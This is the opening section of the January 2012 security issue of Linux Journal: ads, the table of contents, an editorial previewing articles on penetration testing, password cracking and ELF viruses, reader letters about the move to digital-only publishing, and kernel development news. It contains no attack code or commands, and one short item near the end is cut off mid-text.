

LINUX JOURNAL™

Since 1994: The Original Magazine of the Linux Community

TOOLS FOR
PENETRATION
TESTING

JANUARY 2012 | ISSUE 213 | www.linuxjournal.com

SECURITY

HOW-TO:

Include OAuth in
Your Web Apps

REVIEWED:

SlickEdit—a
Swiss Army Knife
for Programmers

PLUS:


a Paranoid Penguin
Retrospective

Keep Your
Passwords Safe
with KeePassX

Installing Linux
on an EFI-Based
Computer

+
Examining
ELF VIRUSES





Lullabot™

Learn Drupal & jQuery FROM THE COMFORT OF YOUR LIVING ROOM



The Lullabot Learning Series includes everything you need to become a Drupal & jQuery expert from the comfort of your living room! The videos are available in both DVD format and high-definition video download.

Purchase the videos at <http://store.lullabot.com>

The Next Generation of AMD Opteron™ Is Here!

Microway Delivers AMD's "Bulldozer" Core Technology

- ▶ Up to 16 cores per CPU
- ▶ 20% faster memory: DDR3-1600MHz
- ▶ AMD Turbo CORE dynamically boosts clock speeds
- ▶ 256-bit AVX floating point instructions

2560 Cores + IB in 24U ▶



Navion™ Quadputer®

- ▶ Highest density per single server with 64 cores
- ▶ 512GB DDR3-1600 memory for large data sets

Navion 2U Twin² Clusters

- ▶ Four 2P nodes in 2U, total 128 cores
- ▶ Redundant power, high efficiency components
- ▶ Optional FDR InfiniBand connectivity

Navion 1U GPU

- ▶ Up to two GPUs per 1U server
- ▶ 32 cores and 256GB DDR3-1600 memory

Visit Microway at SC11 Booth 2606

WhisperStation™

- ▶ 32 cores and 256GB memory at your desk
- ▶ Up to three FirePro™ GPUs for OpenCL™

We Speak HPC

Microway's team will help you harness the power of the New AMD Opteron processor. Rely on our expertise for complete integration and thorough testing of your system. Whether you need Linux or Windows, OpenMP or OpenCL, we've been resolving the complicated issues – so you don't have to – since 1982.

For Opteron WhisperStation or Cluster info:

microway.com/quickquote or call 508-746-7341

Sign up for technical newsletters and special GPU promotions at microway.com/newsletter



3+ TFLOPS on Your Desktop



GSA Schedule
Contract Number:
GS-35F-0431N

Microway

SECURITY

FEATURES

78 A Penetration Tester's Toolkit

Use Nmap, Nessus and Metasploit to protect your servers.

Matthew Agle

92 ELF Virus, Part I

Although the success of existing Linux viruses has been limited, the threat still remains.

Himanshu Arora

104 KeePassX: Keeping Your Passwords Safe

How to use KeePassX to make password management easier.

Anthony Dean

ON THE COVER

- Use a GPU to Crack Passwords, p. 50
- Tools for Penetration Testing, p. 78
- How-To: Include OAuth in Your Web Apps, p. 30
- Reviewed: SlickEdit—a Swiss Army Knife for Programmers, p. 70
- Plus: a Paranoid Penguin Retrospective, p. 44
- Keep Your Passwords Safe with KeePassX, p. 104
- Installing Linux on an EFI-Based Computer, p. 112
- Examining ELF Viruses, p. 92

COVER IMAGE: © Can Stock Photo Inc. / Andreus





INDEPTH

112 Using Linux with EFI, Part II: Preparing to Install on an EFI computer

Continuing the EFI story with a description of the steps you need to take before installing Linux on an EFI-based computer.

Roderick W. Smith



COLUMNS

30 Reuven M. Lerner's At the Forge

Working with OAuth

40 Dave Taylor's Work the Shell

More Twitter User Stats

44 Mick Bauer's Paranoid Penguin

Eleven Years of Paranoia, a Retrospective

50 Kyle Rankin's Hack and /

Password Cracking with GPUs, Part I: the Setup

120 Doc Searls' EOF

Is There a "Personal Data Economy" If You Control Your Own Data?

REVIEW

70 SlickEdit

Shawn Powers

IN EVERY ISSUE

8 Current_Issue.tar.gz

10 Letters

18 UPFRONT

56 New Products

62 New Projects

123 Advertisers Index

LINUX JOURNAL™

**Subscribe to
Linux Journal
Digital Edition
for only
\$2.45 an issue.**



ENJOY:

Timely delivery

Off-line reading

Easy navigation

**Phrase search
and highlighting**

**Ability to save, clip
and share articles**

Embedded videos

**Android & iOS apps,
desktop and
e-Reader versions**

SUBSCRIBE TODAY!

LINUX JOURNAL

Executive Editor	Jill Franklin jill@linuxjournal.com
Senior Editor	Doc Searls doc@linuxjournal.com
Associate Editor	Shawn Powers shawn@linuxjournal.com
Art Director	Garrick Antikajian garrick@linuxjournal.com
Products Editor	James Gray newproducts@linuxjournal.com
Editor Emeritus	Don Marti dmarti@linuxjournal.com
Technical Editor	Michael Baxter mab@cruzio.com
Senior Columnist	Reuven Lerner reuven@lerner.co.il
Security Editor	Mick Bauer mick@visi.com
Hack Editor	Kyle Rankin lj@greenfly.net
Virtual Editor	Bill Childers bill.childers@linuxjournal.com

Contributing Editors

Ibrahim Haddad • Robert Love • Zack Brown • Dave Phillips • Marco Fioretti • Ludovic Marcotte
Paul Barry • Paul McKenney • Dave Taylor • Dirk Elmendorf • Justin Ryan

Proofreader	Geri Gale
--------------------	-----------

Publisher	Carlie Fairchild publisher@linuxjournal.com
Advertising Sales Manager	Rebecca Cassity rebecca@linuxjournal.com
Associate Publisher	Mark Irgang mark@linuxjournal.com
Webmistress	Katherine Druckman webmistress@linuxjournal.com
Accountant	Candy Beauchamp acct@linuxjournal.com

***Linux Journal* is published by, and is a registered trade name of,
Belltown Media, Inc.**

PO Box 980985, Houston, TX 77098 USA

Editorial Advisory Panel

Brad Abram Baillie • Nick Baronian • Hari Boukis • Steve Case
Kalyana Krishna Chadalavada • Brian Conner • Caleb S. Cullen • Keir Davis
Michael Eager • Nick Faloutsos • Dennis Franklin Frey • Alicia Gibb
Victor Gregorio • Philip Jacob • Jay Kruizinga • David A. Lane
Steve Marquez • Dave McAllister • Carson McDonald • Craig Oda
Jeffrey D. Parent • Charnell Pugsley • Thomas Quinlan • Mike Roberts
Kristin Shoemaker • Chris D. Stark • Patrick Swartz • James Walker

Advertising

E-MAIL: ads@linuxjournal.com
URL: www.linuxjournal.com/advertising
PHONE: +1 713-344-1956 ext. 2

Subscriptions

E-MAIL: subs@linuxjournal.com
URL: www.linuxjournal.com/subscribe
MAIL: PO Box 16476, North Hollywood, CA 91615-9911 USA

LINUX is a registered trademark of Linus Torvalds.

TrueNAS™ 2U Appliance: You Are the Cloud

Storage. Speed. Stability.

With a rock-solid FreeBSD® base, Zettabyte File System (ZFS) support, and a powerful Web GUI, TrueNAS™ pairs easy-to-manage FreeNAS™ software with world-class hardware and support for an unbeatable storage solution. In order to achieve maximum performance, the TrueNAS™ 2U System, equipped with the Intel® Xeon® Processor 5600 Series, supports Fusion-io's Flash Memory Cards and 10 GbE Network Cards. Titan TrueNAS™ 2U Appliances are an excellent storage solution for video streaming, file hosting, virtualization, and more. Paired with optional JBOD expansion units, the TrueNAS™ System offers excellent capacity at an affordable price.

For more information on the **TrueNAS™ 2U System**, or to request a quote, visit: <http://www.iXsystems.com/TrueNAS>.




KEY FEATURES:

- Supports One or Two Quad-Core or Six-Core, Intel® Xeon® Processor 5600 Series
- 12 Hot-Swap Drive Bays - Up to 36TB of Data Storage Capacity*
- Periodic Snapshots Feature Allows You to Restore Data from a Previously Generated Snapshot
- Remote Replication Allows You to Copy a Snapshot to an Offsite Server, for Maximum Data Security
- Software RAID-Z with up to Triple Parity
- 2 x 1GbE Network interface (Onboard) + Up to 4 Additional 1GbE Ports or Single/Dual Port 10 GbE Network Cards


JBOD expansion is available on the
2U System

* 2.5" drive options available; please consult with your Account Manager



Call iXsystems toll free or visit our website today!
1-855-GREP-4-IX | www.iXsystems.com

Intel, the Intel logo, Xeon, and Xeon Inside are trademarks or registered trademarks of Intel Corporation in the U.S. and/or other countries.



**Powerful.
Intelligent.**



SHAWN POWERS

My Voice Is My Passport, Verify Me

This is our security issue, and although we may not all have retinal scanners and voice-based authentication, we still need to focus on keeping our systems secure. We can all help the cause by using complex passwords and by using different passwords for every system to which we connect. In fact, Reuven M. Lerner starts us off with a possible solution to that very problem. He shows us how to use OAuth, so instead of creating a new set of credentials, we can log in to applications using an existing account. With OAuth, if you have a Yahoo, Google or Facebook account, you can log in to any Web site that allows OAuth authentication. It's pretty cool stuff.

Twitter is another service that allows OAuth authentication, and although he doesn't tackle authentication, Dave Taylor continues his series on scripting with Twitter. Can math and shell scripts determine whether someone is worth following? Read Dave's column and find out.

Mick Bauer is back this month for one final Paranoid Penguin column. We're very sad to see Mick go, but the security issue certainly seems like the perfect place for his retrospective on the past 11 years. Whether Mick's column helps you sleep better at night or keeps you awake due to paranoia about your network, his monthly columns will be missed.

Kyle Rankin starts a series in this issue that likely will make you update the passwords on all your systems. Using his fancy GPU setup, Kyle shows how to do a brute-force attack (for legitimate purposes, of course) on our systems. It's downright scary how powerful modern graphics cards are, and for tasks like password cracking, they are extremely efficient. Thankfully, Kyle can't crack the combination on my luggage, and "one, two, three, four" is still safe there.

Continuing our black-hat-themed lineup, Matthew Agle describes how to do penetration testing on our

It's downright scary how powerful modern graphics cards are, and for tasks like password cracking, they are extremely efficient.

systems. Although there isn't one single tool for such things, Matthew opens his bag of tricks and lets us peek inside. Whether you are testing a Windows machine or trying to hack into your office server, Matthew explains how to do some pretty nasty stuff (for science, of course).

As if that weren't scary enough, Himanshu Arora shows how to create a virus—a Linux virus. More specifically, it's a Linux ELF-based virus that can propagate your system without you ever knowing it. This is the reason it's important to have signed packages and check the md5sum for ISO images. Himanshu starts his series this month to help you understand, and then defend against, such things. Knowledge is power, even if sometimes that knowledge is unsettling.

If one of your concerns regarding managing secure passwords is that you can never remember them all, you need a tool like KeePassX. Anthony Dean shows how to use this cross-platform password management and generation tool to keep track of secure passwords. If your password is "password", or if your idea of securing your "1234" password is to add a "5" at the end, you

really don't need KeePassX. You need a psychiatrist! Seriously though, KeePassX is a great tool to help with passwords, and Anthony walks us through using it.

We haven't dedicated this entire issue to scaring you into being a paranoid penguin, however. Roderick W. Smith continues his series on using Linux with EFI systems. Last month, he explained EFI as the replacement for BIOS, and this month, he shows us how to use it to boot Linux. I also contributed an article this month, reviewing the Inspector Gadget of the editor world: SlickEdit. If you're a programmer of any level, SlickEdit can make your life easier. It even helped me, a novice programmer at best.

We hope this issue is educational, and if nothing else, we hope you learn never to leave your server alone in a room with Kyle. He might claim his fancy video card is for playing games, but trust me, Kyle is not a gamer! ■

Shawn Powers is the Associate Editor for *Linux Journal*. He's also the Gadget Guy for LinuxJournal.com, and he has an interesting collection of vintage Garfield coffee mugs. Don't let his silly hairdo fool you, he's a pretty ordinary guy and can be reached via e-mail at shawn@linuxjournal.com. Or, swing by the [#linuxjournal](#) IRC channel on Freenode.net.

letters



Digital Switch

I feel like I'm preaching to the choir on this one, but I personally find the switch to all-digital to be more than annoying. I

typically take a copy of *LJ* on a flight (try using a reader below the imaginary 10k feet), read it at a hotel (or at home in bed, after the boss falls asleep), or read it in some other "personal" area where a laptop or e-reader just isn't practical.

While I'm sure you feel you're offering choices, to me, I view it as an all-or-nothing proposition. I like both electronic and print, and I would pay additionally for the electronic content, but the push to all-electronic has me really aggravated. I bought a long-term subscription and simply will have to wait and see. There are other print publications that I've resisted, but I will subscribe to them in the future as I may just be too "old-school" to go electronic only.

I've seen murmurs from others, and

I feel that this is a decision you should strongly reconsider—maybe offer a higher price for print and another for electronic? I personally don't care if it's on glossy paper and would settle for something just above newsprint. At least it's an option without burning through expensive ink cartridges.

—Matt Avila

Unfortunately, as much as we dislike it ourselves, the switch to digital was an absolute necessity. The cost of maintaining a print edition was just too great, even with drastic increases to newsstand prices. It really wasn't a decision whether to keep the print edition; it was a decision whether to keep producing Linux Journal at all. A digital Linux Journal seemed better than no Linux Journal, so that's the route we took. Hopefully, based on those options, you'll agree we chose the better of two evils.—Ed.

Get Rid of Two Columns

Since you are going all-digital, can you please get rid of the two-column format? It's great when you can display a whole page (like with a print version or a big enough screen), but on anything else (which is about everything), it sucks. It is painful to have to scroll back up and down the same page to

read the text. Please, please, please either bring back the print version or scrap the two-column layout.

—**Joe**

Hopefully, the .epub and .mobi formats we offer will fill this need. Although they are designed for electronic reading devices, it's possible to view the single-column "flowing text" version on a computer using something like Calibre. You can check it out at <http://www.calibre-ebook.com>.—**Ed.**

A Former Subscriber

I'm sorry to say that since *Linux Journal* went from print to being an all-digital magazine, I'm canceling my subscription. The *Linux Journal* app for Android is buggy and not readable. I can suggest that you look at the Danish firm Visiolink Aps (<http://www.visiolink.com>), which makes Android/iOS and Web applications for magazines and newspapers. See, for example, eAdressa (a Norwegian newspaper) on both iOS and Android.

—**Henrik Kirk**

We're certainly sad to lose you as a subscriber. The Android app has been a bit frustrating early into our foray into digital publishing. That's actually one of the reasons we offer multiple formats for monthly consumption. If the Android app is buggy for you, perhaps the .epub edition will work? Regardless, I'm sorry you're canceling. If you haven't tried

the alternate versions, please see if they work for you.—Ed.

Slitaz.org

I would like to see a writeup on Slitaz. This version loads on a Netbook from an SD Memory (4GB) card in approximately 15 seconds. The last version I downloaded didn't like the 1024 x 600 display resolution on my machine but loaded okay using slitaz text to start it. It looked like one of the drivers was missing, but I do have it running on an older version of Slitaz. The title page shows the motto "Boot, baby, boot!"

—**Frank Anderson**

Thanks, we'll have to check it out!—Ed.

Response to the "Why, Why All-Digital" Letter in the November 2011 Issue

As a longtime subscriber to *Linux Journal*, when I heard of the all-digital format, I too had misgivings like the author of the "Why, Why All-Digital" letter. I also dislike reading long articles on a laptop. Because I intend to keep my subscription to *LJ*, I started looking at tablet computers. Laying out \$500+ for an oversized tablet was not going to happen, so I started researching the NOOK Color. When I discovered you could install Android on it, I purchased a refurbished NOOK Color for less than \$200 and, using a 4GB MicroSD memory card, dual-booted it with Android CyanogenMod. It's the best investment

[LETTERS]

I ever made. Not only do I have the PDF version of *LJ* at my fingertips, but I use it for tracking a number of my e-mail accounts and browsing the Web with its built-in wireless. In addition, I can boot in to the NOOK's native Android and use the Barnes and Noble e-reader.

You may want to do a short article on how to adapt the NOOK Color into a dual-boot Android tablet for those of us out there who hate reading magazines on a laptop but don't want to lug around an overpriced tablet.

—**llmerry**

I think perhaps some tablet-hacking articles are in order. It seems that we've finally arrived at the point in history when electronic reading devices are affordable. With the Kindle Fire and the various NOOK options, tablet computers are almost cheaper than cell phones!—Ed.

Digital Subscription? Sweet!

At first I thought that *Linux Journal*'s conversion to an all-digital publication format couldn't be worse, but then I was deployed to Afghanistan. Now I couldn't be more pleased with it. It takes forever to get mail out here, and that's assuming it doesn't get lost on the way. With the new digital format, I now get my *Linux Journal* quickly, and I can read it on my Kindle! Excellent! You've made the life of one data Marine easier.

Thanks, *Linux Journal*!

—**Jaymason Gallien**

Jaymason, that's great to hear! I'm glad the timing worked out well. Thank you for all you do, and stay safe.—Ed.

New Digital-Only Version

I just signed up for another year on my subscription. For those of us who have collected every print copy since the beginning of time, will we need to download and save each new issue, or will the links be good for the foreseeable future, so we can simply retrieve an older copy from the *LJ* Web site when needed?

—**Bill K.**

As long as you are an active subscriber, you will have access to the archive (from 2005 to the current issue). The easiest way to get into the archives is via the link in the issue notification e-mail you receive each month. In the past, the link said "issue archive", but it's been modified to say "Missing a back issue?". Otherwise, you can log in using your subscription ID and postal code at <http://www.linuxjournal.com/digital>.

Digital LJ Rocks

I've been a subscriber for a couple years, and I always have received the digital version and not the hard copy. I was surprised by the outcry in the November issue's Letters. I get too many magazines

these days that I hate to recycle, but I just don't have the storage. With digital *LJ*, I can store as many as I want to on my computer. Now that .mobi versions are available, I can steal my wife's Kindle and enjoy it there too. I just wish the other magazines I read would do something similar.

—Eric

Thanks Eric! It's great to hear a digital subscriber is taking advantage of the new formats as well. I'm not brave enough to steal my wife's Kindle, however, so good luck with that.—Ed.

Many, Many Thanks for the epub/Kindle Format!

Like many others, I would like to thank you very much for the electronic transition of *LJ*. With this move, you not only saved many trees, but also improved greatly my reading experience with my Kindle on which *LJ* renders perfectly (and it runs Linux too)! I also agree with other *LJ* readers: I think that Zack Brown's diff -u is one of the most interesting parts of *LJ* and the main cause of my *LJ* addiction. And I want more! A more expanded kernel section with a new non-kernel FLOSS news diff -u section should be enough of a dose to calm me for a month. *Ciao dall'Italia!*

—Marco Ciampa

Thanks Marco. The epub/mobi edition was the most exciting part of the

transition for me too.—Ed.

Another Response to the "Why, Why All-Digital" Letter

As a person who worked at an academic library re-shelving books and journals, I know firsthand about the huge amount of energy that is consumed moving paper from point A to point B. From September to April, I would lose ten pounds of weight. This time frame included the usual weight-gaining events called Thanksgiving and the Christmas holidays.

Consider the journey a piece of paper takes from the forest to your desktop and the fossil fuel burned moving it. This includes all of the machinery at the paper mill to the printing press to the trucks on the road transporting paper between the various stages of the process.

How long can we keep this up? Obviously, energy costs are forcing the price of printed media up and shrinking profit margins in the process. It is now beyond an environmental issue and an economic issue as well.

We can't avoid burning energy, be it electronic readers or my computer. At least for *Linux Journal*, going digital may have been the only way to keep going.

So far, for me, the transition has been painless. Yes, I will miss the paper edition, just as I miss the Saturday

newspaper. I have a very comfortable reading chair in front of my computer screen, and by increasing the font size a bit, I am enjoying reading off the screen.

—John Kerr

John, another advantage you point out very well is how much closer the content provider is to the consumer. With the digital edition, there are fewer steps (and less time) between when articles are written and when they are delivered. We must apologize for any weight gain our digital edition might cause though.—Ed.

Date Calculations

Dave Taylor says he did not know where to find a particular date formula. Well, all he needs to know about dates (and more) is in “Calendrical Calculations” by Dershowitz and Reingold.

—David Anderson

rsync Backups

I enjoyed Daniel Bartholomew’s low-power file-server article, although the thought of running a file server on external USB 2 drives doesn’t really appeal to me—perhaps when USB 3 is more pervasive or something similar with eSata.

I also wanted to point out that rsync itself can be used to perform backups using hard links to link to a previous backup. This is more efficient than the `cp -al` approach. I wrote a Ruby program called rubac to learn Ruby,

but I’ve never really made this program public, perhaps after the next rewrite, but the basic idea is to point back to the previous backup using the `rsync --link-dest=DIR` option.

Also, I’m warming to your digital-only format, if only I can get my subscription status sorted out. Keep up the good work.

—oneguycoding

GNOME 3.2

I didn’t like GNOME 3.0, especially in F15. It was terrible at best in Ubuntu 11.10, but better than it was in F15. I don’t like Unity either. I use Mint 11.

When I say I don’t like them, I mean, I don’t think they were usable from my standpoint or maybe enjoyable to use.

I loaded F16 yesterday. I really like GNOME 3.2 in F16. All the little annoyances that were there in 3.0 are gone. It still has some problems, changing themes, screensaver and background are way harder than they should be. So is moving the dock around and adding menus in the activities menu—definitely a lot of polish is needed. But, I really, really, really like GNOME 3.2. This is a Windows killer.

—Shane Skoglund

I’ve been a public Unity-hater for quite

some time, and my experience with GNOME 3 wasn't much better. I haven't looked at Fedora 16 yet, so I'll have to give it a try. Thanks for the info!—Ed.

I Paid for a Print Subscription

I can understand that print and mailing are large costs in publishing, so I understand your desire to go digital. My beef with your decision is that I can get a lot of the information that you are creating free from a variety of on-line sources. I paid for a year subscription to get it in print form. Had I known that you would be going digital, I would not have renewed my subscription.

Since digital delivery is significantly less expensive than print, I can only see greed in charging the same amount for a subscription that used to be in print form. I am truly disappointed.

—Richard Franczak

I've responded to similar concerns many times during the past few months, so I'll just reiterate. It wasn't a decision based on which method made more money; it was a decision based on whether to continue publishing at all. It's not ideal, but we're trying to offer multiple formats in an attempt to make Linux Journal useful for everyone.—Ed.



POWERPRO STORAGE SERVER

Move to The next era of Cloud Storage computing with PowerPRO

Our PowerPRO storage server transforms x86 IT infrastructure into the most efficient, shared, on-demand utility, with built-in availability, scalability, and security services for all applications and simple, proactive automated management.

Optimized with:

- Intel® Xeon® Processor X5690
- LSI 6Gb/s MegaRAID® SAS 9280 Controller



Powerful.
Intelligent.

- With VMware VMFS5, you can create a 64TB datastore on a single extent. RDMs in physical compatibility mode with the size larger than 2TB can now be presented to a virtual machine.
- Storage DRS delivers resource aggregation, automated initial placement, and bottleneck avoidance to storage.
- Profile-driven storage allows you to have greater control and insight into characteristics of your storage resources.
- vStorage APIs for Storage Awareness; Storage APIs for Array Integration: Thin Provisioning
- iSCSI UI, Storage I/O Control NFS, 2TB+ LUN, Storage vMotion snapshot support.
- Swap to Host Cache, Software FCoE, Snapshot commitments and much more



Intel, the Intel logo, Xeon, and Xeon Inside are trademarks or registered trademarks of Intel Corporation in the U.S. and other countries.
LSI, the LSI logo, MegaRAID are trademarks or registered trademarks of LSI Corporation in the U.S. and other countries.



Yang Ming International Corp. (RackMountPro.com)

The Leading Server Builder in America. Enhancing Cloud Computing, The Optimized Technologies for Cloud

595 Yorbita Road, La Puente, CA 91744

Tel: (800) 526-8650

Fax: (626) 956-0098

sales@rackmountpro.com

Electronic Publication Cover

When I opened my first electronic-only issue, I naturally clicked on the textual teasers on the cover. Nothing happened. Now that you are publishing only in electronic format, you could make the areas of the cover proclaiming content inside direct links to the associated content. The table of contents would still serve its usual purpose, but the cover links would go directly to sometimes not-so-obvious places. It would reduce the frustration of trying to figure out what is referenced by the the cover.

Keep adapting and innovating. I enjoy the format of a magazine to discover things I would not otherwise have sought or discovered.

—Mark

That's brilliant. And, now we've implemented your idea in our PDF and enhanced PDF versions. Thanks for the great idea!—Ed.

PDF Format Adapted to Kindle

I've been a subscriber to *LJ* pretty much from the beginning. May I propose that you adapt the PDF layout of *LJ* in such a way to be well suited to the Kindle e-book reader? Specifically, it would be convenient if you could adapt the column width so that with 200% zoom on a Kindle, one could read first the left column and then the right column. Today, the right column is too far to the right

and is cut off. I guess such a change would benefit also all other readers with a 200%-zoom factor.

—Robert

Robert, if you haven't tried the .mobi version of the magazine, please do. It's designed specifically for e-readers, so the text flows to fit your screen size and font preference. The PDF version still is designed with the print-size layout, but the .mobi and .epub versions should look much nicer on your Kindle.—Ed.

Why I Came Back (after So Many Years)

For many years, I subscribed to *Linux Journal*. Then I canceled my subscription. The reason was not because of the quality of your magazine. On the contrary, I have always considered *Linux Journal* to be a quality magazine with well-written and interesting articles. The reason was paper, quite simply. I got tired of storing paper magazines or throwing them into a waste bin, and I canceled all my subscriptions to any printed magazines. So I congratulate you on your choice to drop the printed version altogether and continue as a purely digital magazine. That is why I came back and decided to start subscribing again, because I want to support your efforts on distributing quality Linux content in the future.

However, I have read that many

At Your Service

people have been irritated by this change. People are entitled to think whatever they want, but I think this is the best choice for the future. It is ecologically a better choice. The digital magazine is delivered instantly. I do not have to wait several weeks for the printed magazine to drop in my mailbox. Digital magazines do not take any physical storage space. You can carry dozens of magazines in your tablet or smartphone and read them wherever you want.

Some people might say that the digital format makes *Linux Journal* obsolete, because you supposedly can find the same information on the Internet. I do not think that is true. I think the key word in this matter is trust. Can you really trust that the information on some obscure Web page or forum is accurate, up to date and unbiased? Usually, I find them to be hugely inaccurate, erroneous, out of date or heavily biased. However, in the case of *Linux Journal*, I can assume that articles have gone through a normal editorial process, which makes them more reliable as an information source—something that I can trust. Whether *Linux Journal* is printed or purely digital does not change that.

—Mika Laaksonen

Welcome back, Mika! We do try to offer the same quality content we've always offered, just in a digital format. We try to provide value for our customers, and although the switch to digital is frustrating in some ways, it allows us some freedom we never had before. We're excited about the future!—Ed.

WRITE LJ A LETTER We love hearing from our readers. Please send us your comments and feedback via <http://www.linuxjournal.com/contact>.

SUBSCRIPTIONS: *Linux Journal* is available in a variety of digital formats, including PDF, .epub, .mobi and an on-line digital edition, as well as apps for iOS and Android devices. Renewing your subscription, changing your e-mail address for issue delivery, paying your invoice, viewing your account details or other subscription inquiries can be done instantly on-line: <http://www.linuxjournal.com/subs>. E-mail us at subs@linuxjournal.com or reach us via postal mail at *Linux Journal*, PO Box 16476, North Hollywood, CA 91615-9911 USA. Please remember to include your complete name and address when contacting us.

ACCESSING THE DIGITAL ARCHIVE: Your monthly download notifications will have links to the various formats and to the digital archive. To access the digital archive at any time, log in at <http://www.linuxjournal.com/digital>.

LETTERS TO THE EDITOR: We welcome your letters and encourage you to submit them at <http://www.linuxjournal.com/contact> or mail them to *Linux Journal*, PO Box 980985, Houston, TX 77098 USA. Letters may be edited for space and clarity.

WRITING FOR US: We always are looking for contributed articles, tutorials and real-world stories for the magazine. An author's guide, a list of topics and due dates can be found on-line: <http://www.linuxjournal.com/author>.

FREE e-NEWSLETTERS: *Linux Journal* editors publish newsletters on both a weekly and monthly basis. Receive late-breaking news, technical tips and tricks, an inside look at upcoming issues and links to in-depth stories featured on <http://www.linuxjournal.com>. Subscribe for free today: <http://www.linuxjournal.com/enewslatters>.

ADVERTISING: *Linux Journal* is a great resource for readers and advertisers alike. Request a media kit, view our current editorial calendar and advertising due dates, or learn more about other advertising and marketing opportunities by visiting us on-line: <http://www.linuxjournal.com/advertising>. Contact us directly for further information: ads@linuxjournal.com or +1 713-344-1956 ext. 2.

diff -u

WHAT'S NEW IN KERNEL DEVELOPMENT

The kernel.org break-in continues to inconvenience developers, although the various pieces do seem to be getting picked up. A lot of git repositories are returning to kernel.org as their maintainers submit credentials into the new **GPG** “web of trust” that is designed to reassure the kernel.org administrators that git tree maintainers are who they say they are. **Linus Torvalds** also has endorsed the web of trust by asking people sending him pull requests to make sure their repositories are hosted on kernel.org, so he can trust their identity. Establishing a web of trust is not the easiest thing to manage. A lot of key-signing events have been announced all over the world, but some people don’t live close to any of those events and may have a hard time getting their keys signed, without which they won’t be allowed to maintain git repositories on kernel.org.

Another difficulty is that people within the web of trust might have a security breach on their personal systems, which could result in their private GPG keys being compromised. **Greg Kroah-Hartman** recently posted tips on how to avoid that at <https://lkml.org/lkml/2011/9/30/425>. Greg admonished, “it is imperative that nobody falls victim to the

belief that it cannot happen to them.”

An important thing to remember about all of these security measures is that they don’t impact regular contributors who want to submit patches to the kernel. You can all still send your patches to the mailing list with no problem. The web of trust is intended only for people maintaining git repositories on kernel.org, because those people will have to be trusted by the kernel.org administrators not to taint those repositories.

VirtualBox came under some heavy criticism recently. **Dave Jones** remarked that a lot of kernel bug reports were due to VirtualBox corrupting memory and having weird crashes. He posted a patch to taint any kernel that had VirtualBox loaded, so that any automated bug-collecting tools could choose to ignore bug reports coming in from those systems.

Greg Kroah-Hartman approved of Dave’s patch, and the conversation proceeded to the point where people were suggesting that all out-of-tree patches should be tainted in a similar way. Eventually **Frank Mehner**, the VirtualBox maintainer, responded to the complaints against VirtualBox. He said, “We always have had good relations to the Open

Source community, so feel free to point me to an archive where all these kernel panic reports arrive that you've got. We fixed some bugs in our kernel modules in the past, and it is even possible that some of the current bug reports are from older versions of VirtualBox that might have been fixed in the meantime."

Neil Brown submitted a **suspend daemon**, intended to provide a basic set of interfaces for user programs to control how and when the system can suspend.

If a program should not be interrupted, it can use the daemon to prevent the system from suspending at that time. Likewise, if a program wants to suspend the system, it can tell the daemon to suspend the system as soon as no other program is blocking suspension. A lot of technical details came under discussion, in particular the selection of interface (ioctl, sysfs, system calls and so on), but overall, Neil's basic idea seems to have some support from a lot of developers.—**ZACK BROWN**

Non-Linux FOSS



(Image from <http://www.dropbox.com>)

2GB of storage, even fairly large files are easy to transfer.—**SHAWN POWERS**

